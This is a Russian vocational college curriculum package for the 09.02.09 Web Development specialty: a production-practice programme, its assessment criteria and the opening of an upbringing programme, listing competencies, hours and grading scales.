ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя	**уметь:** $У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений; **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_2$ - выполнении разработки и проектирования информационных систем;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки	**уметь:** $У_1$ - разрабатывать программный код клиентской части веб-приложений; **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом	**уметь:** $У_1$ - разрабатывать программный код клиентской части веб-приложений; **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Код и наименование формируемых компетенций	*Практический опыт, умения, знания*	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
	$ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем		
ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков	**уметь:** $У_1$ - разрабатывать программный код клиентской части веб-приложений; $У_2$ - осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет; **иметь практический опыт в:** $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем $ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и общих компетенций (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с		

профессиональной деятельности	использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию,	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду;		

демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности умений и практического опыта отражены в оценочных материалах учебной практики по ПМ.03.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ

СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

производственной практики

ПП.03. Производственная практика по ПМ.03.

для специальности *09.02.09 Веб-разработка*

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа производственной практики ПП.03. Производственная практика по ПМ.03. разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) *по специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

		стр.
1.	ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ	4
2.	ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ	7
3.	УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ	8
4.	КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ	9

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ
ПП.03. Производственная практика по ПМ.03.

1.1. Область применения рабочей программы

Рабочая программа ПП.03. Производственная практика по ПМ.03. является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2. Место производственной практики в структуре образовательной программы:

Производственная практика ПП.03. по ПМ.03. является разделом образовательной программы и частью профессионального модуля ПМ.03, проходит концентрированно.

1.3. Цели производственной практики – требования к результатам

Производственная практика направлена на приобретение практического опыта ПМ.03. Проектирование, разработка и оптимизация веб-приложений и необходима для освоения общих (ОК) и профессиональных компетенций (ПК):

иметь практический опыт в:

$ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений;

$ПО_2$ - выполнении разработки и проектирования информационных систем;

$ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем;

$ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.

Результатом освоения программы производственной практики ПП.03 является овладение обучающимися **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.4. Количество часов на освоение производственной практики

Общее количество часов – 36 часов (1 неделя)

в том числе в форме практической подготовки – 36 часов

1.5. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2. ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ ПРОИЗВОДСТВЕННОЙ ПРАКТИКИ

	Содержание практики, виды работ, обеспечивающие приобретение практического опыта	**Объем часов**	**В т.ч. практическая подготовка**
Виды работ			
1	Знакомство с программой практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Знакомство с организацией. Знакомство с правилами внутреннего распорядка, рабочим местом и руководителем практики от предприятия (организации).	4	4
3	Работы по продвижению веб-проекта в сети Интернет. Поиск и ликвидация уязвимостей сайта Проведение работ по оптимизации веб-сайта	18	18
4	Составление отчета по практике	6	6
5	**Дифференцированный зачет**	**6**	6
	ВСЕГО:	**36**	**36**

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы ПП.03. Производственная практика по ПМ.03. проходит в организациях различных форм собственности на основании заключенных договоров о практической подготовке.

3.2 Учебно-методическое обеспечение обучения

По ПП.03. Производственная практика по ПМ.03. создана учебно-методическая документация:

– Рабочая программа;

– Оценочные материалы.

3.3. Общие требования к организации практики

ПП.03. Производственная практика по ПМ.03. проводится концентрированно.

По результатам прохождения производственной практики обучающиеся сдают отчет и заполненный дневник практики.

Форма промежуточной аттестации – ***дифференцированный зачет.***

3.4. Кадровое обеспечение

Требования к квалификации педагогических кадров, осуществляющих руководство производственной практикой:

<u>от колледжа:</u>

- преподаватель, имеющий высшее образование, соответствующее профилю преподаваемого профессионального модуля. Опыт деятельности в организациях соответствующей профессиональной сферы является обязательным. Преподаватели получают дополнительное профессиональное образование по программам повышения квалификации, в том числе в форме стажировки в профильных организациях не реже 1 раза в 3 года.

<u>от организации:</u>

- работник, назначенный руководителем организации в соответствии с заключенным договором о практической подготовке.

4. КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ

Контроль и оценка результатов выполнения работ обучающимися осуществляется руководителями практики в ходе выполнения этих работ и во время дифференцированного зачета (сдача отчета).

Оценка качества освоения рабочей программы практики обучающимся включает текущий контроль и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя	**иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_2$ - выполнении разработки и проектирования информационных систем;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки	**иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом	**иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков	**иметь практический опыт в:** ПО$_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем ПО$_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и **общих компетенций** (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их		

профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		

антикоррупционного поведения			
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности практического опыта отражены в оценочных материалах ПП.03. Производственная практика по ПМ.03.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по производственной практике

ПП.03. Производственная практика по ПМ.03.

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по ПП.03. Производственная практика ПМ.03. предназначены для контроля освоения:

- общих (ОК),
- профессиональных компетенций (ПК) и
- приобретения практического опыта обучающихся.

общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения ПП.03.

В результате прохождения ПП.03. Производственная практика ПМ.03. обучающийся должен показать сформированность общих (ОК) и профессиональных компетенций (ПК) и приобрести практический опыт по ВПД *(результаты отражаются в аттестационном листе).*

Общие компетенции (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы

бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

профессиональные компетенции (ПК):

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

Приобретение практического опыта **по ВД.03. Разработка веб-приложения на стороне клиента:**

$ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений;

$ПО_2$ - выполнении разработки и проектирования информационных систем;

$ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем;

$ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.

Форма промежуточной аттестации является **дифференцированный зачет.**

1.2. Процедура защиты производственной практики

Защита производственной практики проводится в форме собеседования при наличии:

- заполненного дневника по производственной практике (наличие заполненной характеристики, аттестационного листа, подписей ответственного от предприятия, печати предприятия)
- отчета по производственной практики в соответствии с выданным заданием)

по следующим критериям:

Таблица 1 - Критерии оценивания

№ п/п	Наименование	Форма отчета	Балл
1	Сформированность ПК	Наличие отметки в аттестационном листе *высокий уровень – 3* *выше среднего – 2* *средний уровень – 1*	
2	Сформированность ОК	Наличие характеристики в дневнике производственной практики *высокий уровень – 3* *выше среднего – 2* *средний уровень – 1*	
3	Виды работ	Дневник производственной практики *отлично – 3* *хорошо – 2* *удовлетворительно – 1*	
4	Задание по производственной практике	Отчет по производственной практике *отлично – 3* *хорошо – 2* *удовлетворительно – 1*	
		ИТОГО:	

Оценка по ПП.03. выставляется на основании пунктов таблицы 1.

отлично	**хорошо**	**удовлетворительно**
11-12 баллов	8-10 баллов	4-7 баллов

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ВОСПИТАНИЯ

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по *специальности*
09.02.09 Веб-разработка

Рабочая программа воспитания разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Министерства просвещения РФ от 21.11.2023 г. № 897 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ВОСПИТАНИЯ 4

2. ОСНОВНЫЕ НАПРАВЛЕНИЯ ВОСПИТАТЕЛЬНОЙ РАБОТЫ 8

3. ВИДЫ, ФОРМЫ И СОДЕРЖАНИЕ ВОСПИТАТЕЛЬНОЙ РАБОТЫ 12

4. ОЦЕНКА ОСВОЕНИЯ ОБУЧАЮЩИМИСЯ РЕЗУЛЬТАТОВ ВОСПИТАНИЯ 15

5. ТРЕБОВАНИЯ К РЕСУРСНОМУ ОБЕСПЕЧЕНИЮ ВОСПИТАТЕЛЬНОЙ РАБОТЫ 17

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ВОСПИТАНИЯ

Название	Содержание
Наименование программы	Рабочая программа воспитания по *специальности 09.02.09 Веб-разработка*
Основания для разработки программы	Настоящая программа разработана на основе следующих нормативных правовых документов: - Конституция Российской Федерации; - Указ Президента Российской Федерации от 21.07.2020 № 474 «О национальных целях развития Российской Федерации на период до 2030 года»; - Федеральный Закон от 31.07.2020 № 304-ФЗ «О внесении изменений в Федеральный закон «Об образовании в Российской Федерации» по вопросам воспитания обучающихся» (далее-ФЗ-304); - распоряжение Правительства Российской Федерации от 12.11.2020 № 2945-р об утверждении Плана мероприятий по реализации в 2021–2025 годах Стратегии развития воспитания в Российской Федерации на период до 2025 года; - Федеральный государственный образовательный стандарт среднего профессионального образования по специальности *09.02.09 Веб-разработка*, утвержденный Приказом Минпросвещения РФ от 21.11.2023 г. № 879.
Цель программы	Цель рабочей программы воспитания – развитие обучающихся, проявляющиеся в их позитивных отношений к общественным ценностям, приобретении опыта поведения и применения сформированных общих компетенций специалиста среднего звена на практике
Сроки реализации программы	1 год 10 месяцев
Исполнители программы	*Директор, зам.директора, педагогические работники колледжа, члены Студенческого совета, представители родительского комитета, представители организаций - работодателей*

Рабочая программа воспитания является частью образовательной программы среднего профессионального образования по специальности *09.02.09 Веб-разработка очной формы обучения*.

Согласно Федеральному закону «Об образовании» от 29.12.2012 г. № 273-ФЗ (в ред. Федерального закона от 31.07.2020 г. № 304-ФЗ) «воспитание – деятельность, направленная на развитие личности, создание условий для самоопределения и социализации обучающихся на основе социокультурных, духовно-нравственных ценностей и принятых в российском обществе правил и норм поведения в интересах человека, семьи, общества и государства, формирование у обучающихся чувства патриотизма, гражданственности, уважения к памяти защитников Отечества и подвигам Героев Отечества, закону и правопорядку, человеку труда и старшему поколению, взаимного уважения, бережного отношения к культурному наследию и традициям многонационального народа Российской Федерации, природе и окружающей среде».

Рабочая программа предусматривает приобщение обучающихся к российским традиционным духовным ценностям, правилам и нормам поведения в российском обществе.

1.1 Цели и задачи

Цель рабочей программы воспитания - развитие личности обучающихся, в том числе духовно-нравственное развитие, укрепление психического здоровья и физическое воспитание.

Задачи:

- достижение результатов освоения обучающимися образовательной программы среднего профессионального образования по специальности *09.02.09 Веб-разработка*, а именно

1.2 Общие компетенции

В таблице 1 представлены дескрипторы общих компетенций

Таблица 1 - Общие компетенции реализации программы воспитания

Общие компетенции реализации программы воспитания (дескрипторы)	**КОД дескрипторов**
Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	ОК 01
Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	ОК 02
Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	ОК 03
Эффективно взаимодействовать и работать в коллективе и команде	ОК 04
Осуществлять устную и письменную коммуникацию на государственном	ОК 05

языке Российской Федерации с учетом особенностей социального и культурного контекста	
Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	ОК 06
Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях	ОК 07
Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	ОК 08
Пользоваться профессиональной документацией на государственном и иностранном языках.	ОК 09

1.3 Планируемые общие компетенции в ходе реализации ОП СПО

Таблица 2 - Результаты обучения по специальности *09.02.09 Веб-разработка*

Индекс	**Наименование дисциплин, междисциплинарных курсов, профессиональных модулей, практик**	**Код общих компетенций (ОК)**
СГ	**Социально-гуманитарный учебный цикл**	
СГ.01	История России	ОК 02, ОК 04, ОК 05, ОК 06
СГ.02	Иностранный язык в профессиональной деятельности	ОК 01 - ОК 04, ОК 06, ОК 09
СГ.03	Безопасность жизнедеятельности	ОК 01, ОК 02, ОК 04-ОК 08
СГ.04	Физическая культура	ОК 04, ОК 05, ОК 08
СГ.05	Основы бережливого производства	ОК 01 - ОК 07
СГ.06	Основы финансовой грамотности	ОК 01 - ОК 06, ОК 09
СГ.07	Правовое обеспечение профессиональной деятельности	ОК 01 - ОК 06, ОК 09
СГ.08	Экологические основы природопользования	ОК 02, ОК 04, ОК 05, ОК 07
СГ.09	Основы предпринимательской деятельности	ОК 01 – ОК 07, ОК 09
ОП	**Общепрофессиональный цикл**	
ОП.01	Элементы высшей математики	ОК 01 - ОК 05, ОК 09
ОП.02	Дискретная математика с элементами математической логики	ОК 01 - ОК 05
ОП.03	Основы алгоритмизации и программирования	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
ОП.04	Основы проектирования баз данных	ОК 01 - ОК 05
ОП.05	Компьютерные сети	ОК 01 - ОК 05, ОК 07, ОК 09
ОП.06	Операционные системы и среды	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
ОП.07	Стандартизация, сертификация и техническое документоведение	ОК 01, ОК 03, ОК 04, ОК 05, ОК 09
ОП.08	Охрана труда	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07, ОК 08
ОП.09	Графический дизайн и мультимедиа	ОК 01 - ОК 05, ОК 09
ПМ.01	**Разработка информационных ресурсов**	**ОК 01- ОК 09**

МДК.01.01	Проектирование информационных систем	ОК 01- ОК 09
МДК.01.02	Разработка кода информационных систем	ОК 01- ОК 09
УП.01	Учебная практика по проектированию и разработке информационных систем	ОК 01- ОК 09
ПМ.02	**Техническая поддержка и администрирование информационных ресурсов**	**ОК 01- ОК 09**
МДК.02.01	Выполнение технической поддержки и администрирования информационных ресурсов	ОК 01- ОК 09
МДК.02.02	Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин	ОК 01- ОК 09
УП.02.01	Учебная практика по МДК.02.01	ОК 01- ОК 09
УП.02.02	Учебная практика по освоению рабочей профессии	ОК 01- ОК 09
ПП.02	Производственная практика по ПМ.02	ОК 01- ОК 09
ПМ.03	**Разработка веб-приложения на стороне клиента**	**ОК 01- ОК 09**
МДК.03.01	Проектирование и разработка веб-приложений	ОК 01- ОК 09
МДК.03.02	Оптимизация веб-приложений	ОК 01- ОК 09
МДК.03.03	Обеспечение безопасности веб-приложений	ОК 01- ОК 09
УП.03	Учебная практика по ПМ.03	ОК 01- ОК 09
ПП.03	Производственная практика по ПМ.03	ОК 01- ОК 09

2. ОСНОВНЫЕ НАПРАВЛЕНИЯ ВОСПИТАТЕЛЬНОЙ РАБОТЫ

Ценностными основами воспитательной работы служат уважение к личности обучающегося, сохранение его психического и нравственного благополучия, ценностных ориентаций, личностное развитие и профессиональное становление.

Таблица 3 – Основные направления и модули воспитательной работы

Направления воспитательной работы	**Дескрипторы**
Профессиональное воспитание	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 07, ОК 08, ОК 09
